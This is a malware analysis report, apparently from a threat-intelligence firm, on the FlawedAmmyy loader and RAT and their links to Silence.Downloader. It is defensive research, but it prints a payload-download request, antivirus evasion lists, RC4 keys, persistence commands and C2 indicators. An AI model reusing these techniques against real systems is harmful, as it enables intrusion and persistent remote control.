Currently, we cannot confirm or deny the participation of this developer in Silence operations. We can only claim that the author develops software for hackers.

Digital certificate

In December 2018, two incidents were discovered in which Silence.Downloader (SHA1 81673f941092618231599e910300249e13903c32) was signed with the same certificate as FlawedAmmyy (SHA1 7c5f06b9c929f0effcb052e87ddfb07b814a41d5 and 9b3fa43a3bb13571fb8f07df69beee8b077ac938):

The same certificate was used by FlawedAmmyy.Downloader (MD5 7af426e0952b13ef158a4220e25df1ae).


Description and background of FlawedAmmyy

On 10 January 2017, the source code of a remote control tool called Ammyy Admin was published online in a public repository.

FlawedAmmyy is a modified version of Ammyy Admin, which is based on source code leaked in 2017. The Downloader's main task is to download FlawedAmmyy and install it into the system. Both Downloader and Payload are very specific and stand out from other versions based on the same source code.

FlawedAmmyy.Downloader

The file is designed to download an executable file from a remote server at http://31.207.45[.]85/d.dat and run it. It contains many fake API calls, which were added to generate a file import table similar to a non-malicious one. The goal is to bypass the heuristics of AV products.



The file contains gibberish (shown below), which is most likely used to bypass antivirus emulators.

The file will terminate its operation once it has detected that one of the following processes belonging to antivirus solutions is running: QHACTIVEDEFENSE.EXE, QHSAFETRAY.EXE, QHWATCHDOG.EXE, CMDAGENT.EXE, CIS.EXE, V3LITE.EXE, V3MAIN.EXE, V3SP.EXE, EGUI.EXE, EKRN.EXE, SPIDERAGENT.EXE, DWENGINE.EXE, DWARKDAEMON.EXE, BULLGUARDTRAY.EXE, BDAGENT.EXE, BULLGUARD.EXE, BDSS.EXE, or BULLGUARD.EXE.

In the event that the file has been launched under an administrator account, it performs the following actions:

1. Terminates the process named wsus.exe four times in a row (if it is present);
2. Deletes the following AMMYY files, if they are present:
   > %COMMON_APPDATA%\\AMMYY\\wmihost.exe
   > %COMMON_APPDATA%\\AMMYY\\settings3.bin
   > %COMMON_APPDATA%\\Foundation\\wmites.exe
   > %COMMON_APPDATA%\\Foundation\\settings3.bin
   > %COMMON_APPDATA%\\Foundation1\\wmites.exe
   > %COMMON_APPDATA%\\Foundation1\\settings3.bin
   > %COMMON_APPDATA%\\Microsoft\\wsus.exe
   > %COMMON_APPDATA%\\Microsoft\\settings3.bin
   > %COMMON_APPDATA%\\Microsoft Help\\wsus.exe
   > %COMMON_APPDATA%\\Microsoft Help\\settings3.bin
   > %COMMON_APPDATA%\\Microsofts Help\\wsus.exe
   > %COMMON_APPDATA%\\Microsofts Help\\settings3.bin
3. Deletes the following AMMYY directories, if they are present:
   > %COMMON_APPDATA%\\Settings
   > %COMMON_APPDATA%\\Microsoft\\Enc
   > %COMMON_APPDATA%\\AMMYY
   > %COMMON_APPDATA%\\Foundation
   > %COMMON_APPDATA%\\Foundation1
4. Starts the following commands to terminate and delete the AMMYY service, if it is currently running:
   > cmd.exe /C net stop foundation
   > cmd.exe /C sc delete foundation
5. Terminates the process named wsus.exe twice in a row (if it is present).
6. Creates the following directory: %COMMON_APPDATA%\\Microsofts Help.

7. Downloads an encrypted file from the network host http://31.207.45[.]85/d.dat and saves it under the name of the form %COMMON_APPDATA%\Microsofts Help\temp_[random_dword].FOOP0xFCBEEA. An example of file location on disk: C:\ProgramData\Microsofts Help\temp_84c350.FOOP0xFCBEEA.

The file is requested from a remote node using GET requests via unencrypted HTTP. An example of a file request is shown below:

```
GET /d.dat HTTP/1.1
Host: 31.207.45[.]85
Cache-Control: no-cache
```

8. Reads and decrypts the contents of the file %COMMON_APPDATA%\Microsofts Help\temp_[random_dword].FOOP0xFCBEEA. For decryption, the RC4 algorithm is used with the key ZAKDSh327uif.
9. Writes the decryption result (unencrypted file) to the file %COMMON_APPDATA%\Microsofts Help\\wsus.exe.
10. Removes the temporary file %COMMON_APPDATA%\Microsofts Help\temp_[random_dword].FOOP0xFCBEEA.

    If the first two bytes of the decrypted file are not the “MZ” characters – which means the executable file has not been decrypted correctly – the file will be terminated and self-removed. The self-deletion is performed by running the shell with the arguments /del [exefile] >> NUL.
11. Following this, it executes the decrypted file %COMMON_APPDATA%\Microsofts Help\\wsus.exe.
12. If the file has been successfully launched, it will re-delete the temporary file.
13. Adds the launched file to autostart. This is done in one of three ways:

    a. Autostart via system registry:

    [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]

    “MicrosoftsSOftWare”= %COMMON_APPDATA%\Microsofts Help\\wsus.exe

    b. By creating a delayed task in Windows Task Scheduler:

    The task has the name Microsoft Window Center, starts when the current user logs in to the account, and has a specific feature: a hard-coded initial activation date, which is not important for autostart due to the presence of the condition that the file is launched when the user is logging in.

    c. By creating a delayed task using COM and connecting to a objectCLSID_TaskScheduler class object:

```
int __cdecl MakeTask(OLECHAR *a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  nSize = 500;
  GetUserNameW(&Buffer, &nSize);
  if ( CoInitializeEx(0, 0) < 0 )
    return 0;
  if ( CoInitializeSecurity(0, -1, 0, 0, 6u, 3u, 0, 0, 0) < 0
    || (ppv = 0, CoCreateInstance(&rclsid, 0, 1u, &riid, &ppv) < 0) )// CLSID_TaskScheduler
                                                                    // GUID {0F87369F-A4E5-4CFC-BD3E-73E6154572DD}
  {
LABEL_6:
    CoUninitialize();
    return 0;
  }
  VariantInit(&pvarg);
```

14. Autorun by creating and launching an auto-start service under the name foundation. This is done by calling commands of the form:

    > "sc create foundation binPath= \»[exename] -service\» type= own start= auto error= ignore"
    >
    > "net.exe start foundation y"

If the file has been started under an admin account, the file ensures persistence in the system using the auto-start service.

If the file has not been started under an admin account, the file ensures persistence in the system using the registry and the task scheduler (once a task is created, it is immediately executed).

The executable file then terminates its operation and deletes itself from the system.

FlawedAmmyy.Payload

At the entry point, the file with the payload performs the same checks for running anti-virus processes, anti-emulator and fake API calls to bypass heuristics.

Following this, the program creates a ServerApp class object containing 3 methods described in a ServerApp class virtual table:

```
.rdata:0048AFE8 ; const ServerApp::`vftable'
.rdata:0048AFE4                 dd offset ??ServerApp@@6B@ ; const ServerApp::`RTTI Complete
Object Locator'
.rdata:0048AFE8 ; const ServerApp::`vftable'
.rdata:0048AFE8 ??_7ServerApp@@6B@ dd offset unknown_libname_3
.rdata:0048AFEC                dd offset Init
.rdata:0048AFF0                 dd offset server_start
.rdata:0048AFF4                 dd offset server_stop
```

The first (pre-initialisation of the application) and the second (server start) methods are called:

- Compared to the original source code, initial functions that are used to check the command line arguments of the application, such as AmmyyApp::ParseCommandLine(), etc., have been removed from the file. The launch is hardcoded: either as a service or as an application, without additional unnecessary application execution options.
- Depending on how the .exe file (an application or service) has been started, a particular function will be executed.

Other changes compared to the source code:

- the name of the log file has been changed from AMMYY_service.log to service.log;
- the name (description) of the service (AMMYYSERVICENAME AmmyyAdmin) has been changed to FossPass;
- the name of the service, which is used to name the application saved in the registry, has been changed to netsxuid.

The service name is saved in the registry as follows:

```
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services]
“netsxuid”=<rnd_dword>
```

A binary comparison of the sample and the legitimate versions of the Ammyy Admin application shows that they differ greatly.

The sample has new features that are not included in the legitimate application, redesigned code structure, and data whose creation would have been impossible without recompiling the application’s source code.

All these facts indicate that the file is a modified version of the published source code.

Two modifications have been added to the TrClient::Run() function, which is called while connecting to the CnC and sending and receiving commands:

- After connecting to the CnC server (the ConnectToRouter() function), the application collects data about the compromised system and sends it to the CnC;
- Below is a list of supported AMMYY command types. Each type of command corresponds to a specific command that can be received remotely from an attacker (CnC) and executed.

```
{
        // viewer <-> target      both ways
        aaNop                 = 10,
        aaPingRequest = 11,                       // uses by Router also
        aaPingReply   = 12,                       // uses by Router also
        aaSound                       = 13,
        aaCutText             = 14,

        // target -> viewer
        aaScreenUpdate           = 21,
        aaSetColourMapEntries = 22,
        aaPointerMove            = 23,
        aaError                  = 24,
        aaDesktopUnavailable  = 25,

        // viewer -> target
        aaSetEncoder                = 40,
        aaDesktopOFF                = 41,
        aaSetPointer                = 42,
        aaScreenUpdateRequest = 43,   // full screen update request
        aaScreenUpdateCommit  = 44,
        aaKeyEvent                  = 45,
        aaPointerEvent           = 46,
        aaRDP                       = 47,
        aaDirectConnect                     = 48,
        aaSpeedTest                         = 49,
        // FileManager: viewer -> target
        aaFileListRequest        = 60,
        aaFolderCreateRequest = 61,
        aaRenameRequest                           =             62,
        aaDeleteRequest                     =             63,
        aaDnloadRequest                           =             64,
        aaUploadRequest                           =             65,
        aaUploadData                =    66,
        aaUploadDataLast            =             67,
        aaDnloadDataAck                             =             68,

        // FileManager: target -> viewer
        aaFmReply                                             =             70,
        aaUploadDataAck                     =             71,
        aaDnloadData                 =            72,
        aaDnloadDataLast            =             73,
};
```

Compared to the original source code, commands with the codes 50, 51, 52, 53, 54, 55 have been added to the examined file. The table below shows the values of the added command types:

Command	Function
50	Run an arbitrary command and store its output
51	No operation
52	Collect and upload system information
53	Extract an executable file from resources, run it and save the results of its operation to the file log.txt.
54	System reboot
55	Self-removal

Once command 53 is received, the application extracts one of the executable files (for x86 or x64 architecture) from the resources of the application, saves it under the name %Temp%\default.bin, executes it, and saves the results of its operation into the file log.txt. The analysed sample does not contain executable files that are extracted when command 53 is received. However, based on the debug information and features of the function code, it can be suggested that the resources may contain Mimikatz, an application designed to retrieve user credentials.

The path to the directory on the attacker's PC where the malicious file has been assembled is s:\new stage\freelance\ice\clear_av_ammy\1\clear\ammyygeneric\get\.

Comparison of FlawedAmmy.Downloader with Silence.Downloader

During the analysis of new FlawedAmmy samples, we noted the following similarities to Silence.Downloader:

- File names
- Similar code fragments
- Code obfuscation methods used.

Having studied the two files, we can conclude that these are two different tools with many connections between them.

Silence.Downloader is a universal resident loader, which collects system data, sends it to the CnC, adds itself to startup, and receives commands to download any files from the remote attacker.

FlawedAmmy.downloader is a target non-resident loader for the FlawedAmmy tool, which configures the system to start a service called foundation, downloads and launches the file, and then deletes itself.

Group-IB specialists analysed the following samples:

1. A file named

   > "600e1adba4983692e9b74e631e155eab65279dd2ab73bb35fbd6e0e84d0e68a5" (размер 126976 байт, MD5 94531c20462f69c6135c4d0a06925471)
   >
   > which is a FlawedAmmyy RAT loader.

2. A file named

   > "18462ae676c539b2a3626a7b465123b20c88bd68342777a090f40b7dcb7ace0d" (размер 115200 байт, MD5 914F6BA6A3A043ECC961296FA94A6BAD)
   >
   > which we classify as Silence.Downloader.

Common characteristics of the samples:

- The same programming language, development environment and the same version were used for compilation – Visual Studio 2013 (based on information extracted from the Rich header of the executable file);
- Identical technique for generating a non-executable code portion containing multiple fake API calls (without a single argument). This technique is designed to generate legitimate-seeming import tables and complicate its detection by heuristic antivirus methods.
- For generation, a function from Windows API – CoCreateGuid() – is used. It generates a unique 128-bit number. The result of the function is written to the GUID structure. Below is a formal definition of the GUID structure:

```
typedef struct _GUID {
    DWORD Data1;
    WORD  Data2;
    WORD  Data3;
    BYTE  Data4[8];
};
```

Both files use only a part of the fields from this structure. As a result, the number will be calculated using the following formula:

For FlawedAmmy.Downloader:

```
GUID_INT = GUID.Data3 + GUID.Data1 * GUID.Data2
```

For Silence.Downloader:

```
GUID_INT = GUID.Data1 * GUID.Data2 + GUID.Data3 + 0xCB6
GUID_INT = GUID.Data1 * GUID.Data2 - GUID.Data3 + 0xD435
```

For FlawedAmmyy.Downloader, decrypted files will be saved to the following path:

```
%COMMON_APPDATA%\Microsofts HeIp\template_[GUID_INT].DATAHASH
```

For Silence.Downloader, decrypted files will be saved to the following path:

```
%APPDATA%\[GUID_INT].dates (a temporary encrypted file)
%APPDATA%\CHROME-[GUID_INT].exe (a decrypted file)
```

- The same criteria are used to check the size of the downloaded file. The file size must exceed 4,000 bytes. This is a rather unique number, which is used instead of typical 4096 or 1024.
- The same criterion is used to check the contents of the downloaded file. The first two bytes of the file are checked, and they must be equal to “MZ”, which corresponds to the header of the executable file.
- A specific sequence of steps taken to download the file, which includes sending a request, writing a CnC response to the file, reading the file, checking whether the file size is over 4,000 bytes, checking for MZ, decrypting the file, saving the decrypted file, and executing the file.

  An unusual detail in this sequence is that in both samples the size of the downloaded content is checked after the file has been written to disk. If the CnC returns <= 4000 bytes, however, writing the CnC response to the file will not be necessary at all. In both samples, this check is made after the response has been written to the file.

  Another non-typical feature is that after the server response is written to the file, two checks are performed, during which the written file is read and its contents are decrypted and rewritten into the same file. This sequence contains many redundant steps: it would be sufficient to simply perform a request to the CnC, compare its length to 4,000, decrypt the response and write it to the file in the event of its first two bytes being equal to “MZ”. The presence of such redundant and similar stages may indicate that the code was borrowed and copied from other projects.
- Similar values of the delay function arguments.
- Identical RC4 decryption algorithm for downloaded files.

  The decryption key of the downloaded files is Pqoi73jGdjwenYew33 for the FlawedAmmyy RAT loader, and jgsi23894uhnfjusiof for Silence.Downloader (for decrypting non-file data, for example, commands from server responses. Silence.Downloader has other keys: FKh23yu7T*&^@# and WiJyQaEaAixoRyCu).
- Identical self-removal code.
- The same set of API functions used.

Differences between the samples:

- FlawedAmmy.Downloader is non-resident. This means that it starts, downloads and runs the file and deletes itself.
- Silence.Downloader is resident. It copies itself to %All Users\Application Data%\WIN7Z\

wsus.exe, then adds itself to startup (the Run registry key) and executes requests to the CnC in a cycle with an interval of 2 minutes. It removes itself only when it receives the KILL command from CnC.

Criterion	Value in FlawedAmmyy.Downloader	Value in Silence.Downloader
Development environment used	Visual Studio 2013	Visual Studio 2013
Gibberish import table	Yes	Yes
Method of generating downloaded file names using GUID and the CoCreateGuid() function	Yes	Yes
Checking the downloaded file size	Over 4,000 bytes	Over 4,000 bytes
Checking the contents of the downloaded file	The first 2 bytes - “MZ”	The first 2 bytes - “MZ”
File download steps	Sending a request, writing a CnC response to a file, reading the file, checking if the file size is over 4,000 bytes, checking for MZ, decrypting the file, saving the decrypted file, executing the file.	Sending a request, writing a CnC response to a file, reading the file, checking if the file size is over 4,000 bytes, checking for MZ, decrypting the file, saving the decrypted file, executing the file.
Argument values of the delay function	Sleep(5000); Sleep(3000); Sleep(3000); Sleep(1000);	Sleep(1000); Sleep(50); Sleep(3000); Sleep(3000); Sleep(3000); Sleep(3000); Sleep(5000); Sleep(120000);
Decryption algorithm for downloaded files	RC4	RC4
API call method	Dynamic search	Static call from an import table
Loader type	Non-resident	Resident
Is the wsus.exe file name used?	Yes, it is used to name the downloaded and launched file	Yes, the loader file is copied under this name.
What is added to startup?	A service named foundation	Its own file
What system information is collected?	Windows version, domain name information	Tasklist, qwinsta, ipconfig, hostname, disks, Windows version, OS bitness
Is the collected data sent to the CnC?	No	Yes
Are requests to the CnC encoded additionally?	No	Yes

FlawedAmmyy infrastructure

The servers used by FlawedAmmyy are not located where Silence usually hosts them. The hypothesis that these attacks are not connected is also supported by the fact that the emails containing FlawedAmmyy differ greatly from those used by Silence and are delivered to both individuals and companies.

Downloaders

25/05/2018	f4b6b0c8787ea344ce9f68f5d506a5d6cc7447114b3d-cdbb6d0207372054dfe2	http://clodflarechk[.]com/cloud.png
25/05/2018	5ad873c6b351e0239b74548697fc870b18233b9ab2d7d767baf-5f7a3fd5929c5	http://clodflarechk[.]com/cloud.png
07/06/2018	fc5c2cff9afb9f08bab6ef895e07fa70183fc0eb338b662c-75cf2305286b93d0	http://thespecsupportservice[.]com/load.png
10/06/2018	9b845c90f45d51bd71da48a0a805472ef285590397cb678ad4de4d-2de896a0b8	http://thespecsupportservice[.]com/load.png
18/06/2018	edeb70a8c3ff5f014352035ac7414d7fe8d028ac4ab8b95afb7cd-be7f42c46d9	http://185.176.221[.]29/ban3.dat
28/06/2018	07b395267cfb60f24de7192b7dbf4bdcdf8d663a21fdaabbcef-3fc20093ae087	http://147.135.170[.]169/kernel.dat
11/09/2018	8f28b7dc92b7c60b8ede821dae400746e257c447c05957d8c6b6f-d4eb94fc19d	http://185.17.121[.]223/date2.date
18/09/2018	d964b7c1d01dfaa287e5613ba918729d7cf7234d81532bfe193ed-406eec2a773	http://185.180.196[.]43/date2.dat
18/09/2018	589975a352b07295b4c731e3165cadeb895634a30d8f028170b-9d49abd73e470	http://79.137.127[.]216/ba.dat
19/09/2018	c24815aed025eac9ff8946e8c9ca861eb6aae691959204893056ae-ce6f71a1eb	http://185.180.196[.]43/date1.dat
20/09/2018	a46afd89dafd0df1adbf50915bb46655b07f378edfaa7e94f-d5940a50ff58716	http://185.180.196[.]43/date2.dat
20/09/2018	14acf544c4f04b82a951da4c09a3baaa3049030e9e4b4d12e-ce5d856b03b58d2	http://185.180.196[.]43/date2.dat
23/09/2018	c998d74dc9b7ebe9864d451752c7d8eafdf334bacbf09dbcfcb7548d-a1cc05e6	http://185.180.196[.]43/date1.dat
25/09/2018	ec7c0c1f00b1c92510d8b959fb4201163abd0bf0fee3a3e32901ce-c95d1d7d77	http://185.17.121[.]223/date1.date
17/10/2018	6703dbf496bb331a109ee5824c8ff4c0281861d8478470b-63c4580e4676d26e1	http://msboxoffice[.]com/date1.dat
17/10/2018	a673f1545649e3e9b19c37389a76ea66844ea1f-307b702ab7118ad819ffcb4fc	http://msboxoffice[.]com/date1.dat
17/10/2018	8f6b5dc882b171b166d9009f29159cce029d35586d363116113f09b-f7140ea6e	http://msboxoffice[.]com/date1.dat
07/12/2018	6e55fc56eb8224ab3ee1f8df81626d5f5737a923c3ae4202affaf-2d1a2b57c68	http://31.207.45[.]85/d.dat
03/01/2019	b6022ffc9fc24378102145071d912a75c0dc47c1a1639b341fd-cee38f55fdf31	http://31.207.45[.]85/d.dat

Downloaders

13/02/2019	6b8c9f93232dbc4c83708c3b3c534ecc695937b41a-446c16ae6fb84d11117da7	http://185.17.123[.]201/dat1.omg
13/02/2019	de6c44683c489a7cb26bd435199aa327b7df8f0be31cc474cf98c-7cab9b3abb5	http://185.17.123[.]201/dat2.omg
13/02/2019	6c4e2c2de91c728bb5f0c407be3b01585bfdbcbbdade4fafc0779c9f-c2dceeec	http://185.17.123[.]201/dat3.omg
19/02/2019	01db49c3afcb46c593bc7247f04f8ae87abf04c585de-57557b1e5a89a14588a6	http://185.17.120[.]235/dat3.omg
19/02/2019	9a58aeab3ddfc5d1b13ec0c8718b1f0c5cf934cbd0a61a93d906a9b-7ca3860dd	http://185.17.120[.]235/dat1.omg
19/02/2019	a77c85a15c8d873396d2d299a58ce49cf7044703189977c21c5a-17c2eb9ec451	http://185.17.120[.]235/dat3.omg
19/02/2019	0a7e6a1ed2b4111dd285cf2582e794e18fb4c25d85329c1f6b-15f27a68741dcb	http://185.17.120[.]235/dat4.omg
19/02/2019	4efe3097dac309a1619415e1ef8654f0b30b516e601d6c4c061cf-cd9dd876968	http://185.17.120[.]235/dat1.omg
19/02/2019	ffaad77e7c2e56b965fe38dfdd490572321d29e00f5b-1f27e692c4f697d72904	http://185.17.120[.]235/dat1.omg
20/02/2019	d1d9657b4230b63ff7b5f94ecd21660c3edf314fcf23b-745226fae806d456cb8	http://213.183.63[.]242/fact1.omg
20/02/2019	014d47cc2ee73efb3ec06a72d886888fc-c2489ce8e8323f57ee03295439e6f34	http://195.123.209[.]169/dat1.omg
22/02/2019	17ace58c2d19cd852f9b3b1f27aea925d015593998b52260dd4f2ee075260880	http://dorlon-sa[.]com/~dorlon/181.dat
27/02/2019	81edbd0ebf33aa7d751e0b44f66b3fc2f5a243ca80dad-6c0188f40fd860f58dd	http://91.200.41[.]236/s.dat
01/03/2019	17a3f9e74cb4691035e7e09f1432e507a7bb31ef-33cb8511674b58d95d1670a6	http://185.162.131[.]87/p.dat
06/03/2019	80c9296ef0e1a250ca4b3911a02d90221bdc9b2b12dc9e-b6a5b8e5f1778493fe	http://185.231.155[.]59/s.dat
06/03/2019	2ad7ac74e6e21a2d36bcbf28a3988f5ad1b3fa86a6e74ed9bbf3d15c-4cbac32b	http://185.128.213[.]12/s.dat
06/03/2019	d864fa83a75edf68d81baea5a40a143096c1db5237cc6d-b807601eaa9e4e6d22	http://31.41.47[.]190/s.dat
06/03/2019	dd76664175d0f97c37fbfea5071c043412721dc3a975b6c54b6d-f9abe73bc1d1	http://167.179.86[.]255/dns.dat
11/03/2019	fb704b02ec395f339aebe658f7a69e7b67f6950c9e92f-b96aaa9d3973fb24839	http://202.168.153[.]228/dns3.dat
12/03/2019	b759fe01c5a6eb03fd1d30fd5ea9ec9841a7622f81b-37b449e098bc88895a558	http://clodflarechk[.]com/cloud.png
15/03/2019	b2578d68dbd6100450217318e3744fbc3445e1fd-d04820a777156a0dc4cd4df1	http://185.231.155[.]59/s.dat
16/03/2019	b4b998c64566818bd273172573c8c35cee3602b711d8c3d-c5245ddf4a5ba278b	http://91.200.41[.]236/s.dat

Payloads

05/06/2018	7f61258418b89942aa8e7bf2563ce11a05402d3ccf405a18e3d0a4d7a7f9ee41	185.222.202[.]139
07/06/2018	ba8ed406005064fdffc3e00a233ae1e1fb315ffdc70996f6f983127a7f484e99	103.208.86[.]140
13/06/2018	bce75d6ec2b8d7419044ba8302c96bbdeec0354b0dc764e19ec4e7aa44e8ef13	169.239.129[.]125
25/06/2018	7bf942db8cc97f6274754e1f4d16dcf14e9d21c09038746895e27b64fcfcdfe4	103.208.86[.]39
26/06/2018	18732545bc6fe6035f92d3b3aa0bfc06f031be2f26f556ad76f06e9573d384d9	103.208.86[.]252
12/07/2018	42ded82ef563db3b35aa797b7befd1a19ec925952f78f076db809aa8558b2e57	185.99.132[.]119
13/07/2018	73e149adb7cc2a09a7af59aecd441fd4469fc0342b687097cadfbce10896c629	103.208.86[.]226
17/07/2018	557db9e6398fd38b7f215bbbc18d433c5c49a86adfba0cb9dbc9ea272366d727	185.99.132[.]128
17/07/2018	56f1ab4b108cafcbada89f5ca52ed7cdaf51c6da0368a08830ca8e590d793498	169.239.128[.]150
17/07/2018	c2080983598643a2498d1f6ef3f1cc9dc58a784a69e3f313f18dc1b8e0afbc17	185.99.132[.]128
17/07/2018	89590e12f45b01e70563205a67db70645f8bb534ab6fdf54fba1f7d36f614d67	169.239.129[.]3
19/07/2018	773f08e332a9bf8648c1cad76186e1120025dae9aac402c0ca1ba7b71d8af9c9	185.99.132[.]128
14/08/2018	efeadabb39db0f7087ecec71b31f198727443beef8fa030ee2dfe5266d78603b	169.239.129[.]27
21/08/2018	8cbf24dbbe16fa051ba13b3bc84b1b2c359206488f8fd35e1bc89339813ae180	185.99.132[.]128
21/08/2018	7d0eef74bc6cdc0d6af977fcdcd94af9859fbac84671e869409b2e141cc131d0	185.99.132[.]128
22/08/2018	b966e1a71719361338e861800c3c989b22336e4a4497c28f75398c4804a250c6	
23/08/2018	8947f9468f16ab3eebb56d546034061d7073e29b5010444e385aa3937b10a81e	
17/09/2018	ebce43d96b77e0e6a395a7cbde462b90abbc91894dbd80c2a413286aa24e3435	185.99.132[.]12
16/10/2018	35613fdfb5940ead5d2f2c124ccf6d022d308b6efbffecead20e57202292f423	185.99.132[.]128
17/10/2018	bb6d7888b7538c8df9c7b3fb4baedd2e8309c39df527c0d48bfb46bc87918de4	169.239.129[.]27
17/10/2018	ed5d29a19f3aed2c870051d639b974f16682a2463fd20bd230594102c39958dd	169.239.129[.]27
17/10/2018	50c94e998a1c387ba7af19f870716c0299f5e9ffd8fa3bd721f120ede8f1b440	
17/10/2018	e525e1b3367eb427002fd84a5b5d7ac18df93fce4412d0f18aaa6b1141cc56c2	
24/10/2018	f143a594fa59150afc7503a8e18a0986bbe7985e8c4480b11f49344194317bd4	
27/11/2018	8f21ac40c116f25276c5c52a64ef883bd80d28a5d09f589cbc7180ac4b009abb	
29/11/2018	f318b1fe2d131e67ac1a1800e59dc1373464c69992008db4dac436bed90225e8	169.239.129[.]27
07/12/2018	c8156fef756fdc195b0acfad767ce26c304c8dccd1ba8f3fb7efb7f1e08cd1e6	185.255.79[.]44
18/02/2019	56b57fc829774aa4423b7a29ff5a081b75167d2466898acbc7d89e717bfb4869	185.99.133[.]83
19/02/2019	7ecfd68341fe276c17246dc51c5d70ee2c1bbc6801c85201c8a62956c23d872d	185.99.133[.]83
20/02/2019	af1d155a0b36c14626b2bf9394c1b460d198c9dd96eb57fac06d38e36b805460	185.255.79[.]67
22/02/2019	8562d866b475e221a5394e6ddeec67ccdb49faa752dd25b76281842bec8c2907	169.239.129[.]31
22/02/2019	bccddce212adc252328a56af862c1310d084fcfd3838ffe6c36fb4e0ff64ca78	185.99.133[.]2
26/02/2019	6e53d7e07e04b718825f6ab209a74ecbcfc6285097f0c0f9d332e8c0f54e1097	169.239.128[.]15
06/03/2019	4425fec38db7503a3cb1a1be48d14881a18a00ccef7a975a0d64fba1191d8b09	91.201.65[.]181
10/03/2019	03318d195541590cce94df7ec95ba899e5cd0dbac813a4042ac7efaa9a01f9ed	146.0.77[.]62

Payloads

10/03/2019	1b5a01df930dbaaf8a61a948b2d7205eed023022c5d76c03144daeae0442e5ca
15/03/2019	dd11953288c33ca020301ec639efa1a42f87059fb1adafde58343db7002d4b4b
21/03/2019	127178ad32549676de47111180a356bfc1184bb0de8e3ce46a61da6a170489de
21/03/2019	64edb1c153edd7ed92b2847f9ba703b1254924f046f8873459e74ecb9bb4d6d7

IOCs

The list of indicators below is not comprehensive and only complements the IOCs provided in the report **Silence: Moving into the darkside**.

File system

> %APPDATA%\temps.dat
>
> %APPDATA%\<string>-[0-9a-f]{8}.exe
>
> %PROGRAMDATA%\<filename>.exe
>
> gxftcp.dat
>
> C:\xfsasdf.txt
>
> c:\windows\st.exe
>
> c:\hp\dotnet.exe
>
> c:\hp\1.txt
>
> c:\hp\SocksTest.exe
>
> c:\intel\asyncbridge.net35.dll
>
> c:\intel\sockstest.exe
>
> c:\hp\SocksTest.exe

Registry

> несанкционированные ключи в HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Mutexes

> Global\\00000539[random_dword]

Hashes

> 06bd5fc2eb2b00cabfe279b1321e6671f0c768be — Silence.Downloader aka TrueBot
>
> 1cc39211d98e3e11dc9afd499f97b93043c470fb — Silence.Downloader aka TrueBot
>
> 93223c0dbc7df43e4d813c9809cde1263aaf4ec3 — Silence.Downloader aka TrueBot
>
> 2a54b8216b96897f9f5c31992ea0d6b43b96f32b — SIlence.ProxyBot.NET
>
> c59cb38bcada36d8c7a671642146ff39f1f49693 — Silence.MainModule
>
> 957538ca1a87ce6cbf4f840777c032811d82bf55 — CVE-2017-11882/CVE-2018-0802
>
> 2cd620cea310b0edb68e4bb27301b2563191287b — Silence.Downloader aka TrueBot
>
> f3a639f2659709c76b70a0c2dd7dc3ef1d12103b — Silence.Downloader aka TrueBot
>
> 3e796c9580de47fe994cbbfcc8c383375ab4618b — Silence.Downloader aka TrueBot

2250174b8998a787332c198fc94db4615504d771 — CHM

1b8c71131891dc1c728349405409a687caeefdbc — Silence.Downloader aka TrueBot

d1dd819dc64c26913d2d9ec8dd4ad9c4e26512a9 — Silence.Downloader aka TrueBot

d0dcfbeeb9f81af8bad758d5e255a412ad5a7004 — Silence.Downloader aka TrueBot

CC3875B9A8062B3BC97564C922EF8440FA95923C — Malicious DOC

3A8E362F8183BC9D33320F03285CEEA07FD19250 — Malicious DOC

272FCD5C45C1F8A42B15B95DF7D293CC8FE22375 — Malicious DOC

7FE56AC2B3EEDC4E51021ED3C0C83B8722F2BF07 — Malicious DOC

7E4CB7E39B314F92252791597A45D685A5A38A7D — CHM

8D37648A1AD242F8EAB2016AAEE7A5B314757764 — VB script

C58642A02F848D437C30027C6455D07587477423 — VB script

E4B7DBDAD70443C565673DC46D8EEA05DD5C2B69 — DOC

76F1492A32C82CB1A003C2B0AAEC20E0 — CHM

fe1f5f9774e2b58af0b51453c933931648f7aa47

81673f941092618231599e910300249e13903c32 — Silence.Downloader aka TrueBot

d044bc7fb58792a6bf612116662df892a306a931 — CHM

290af346e9e235501e4004f997266f7256755669 — VB script

256bb2d559885b3116e64797ac57c0102a905296 — Silence.Downloader aka TrueBot

c572ba3fcd991fd29919d171b8445dbb5277a51d — Silence.Downloader aka TrueBot

4896d0d045bbfb796731d9f851126e59c87fc580 — Silence.Downloader aka TrueBot

20688dbbfd8b96e23663e059cd7a7ddb5a997dcd — Connection checker

640560fa36cf9d3b9b134bd9b951e8d5c9a3e3e6 — Silence.Downloader aka TrueBot

ebe222153f3663239522812dc349a9a1fd95f717 — Silence.ProxyBot.NET

2beacf1ca098550b829b4b0d9b4f723ad8d1978e — Silence.Downloader aka TrueBot

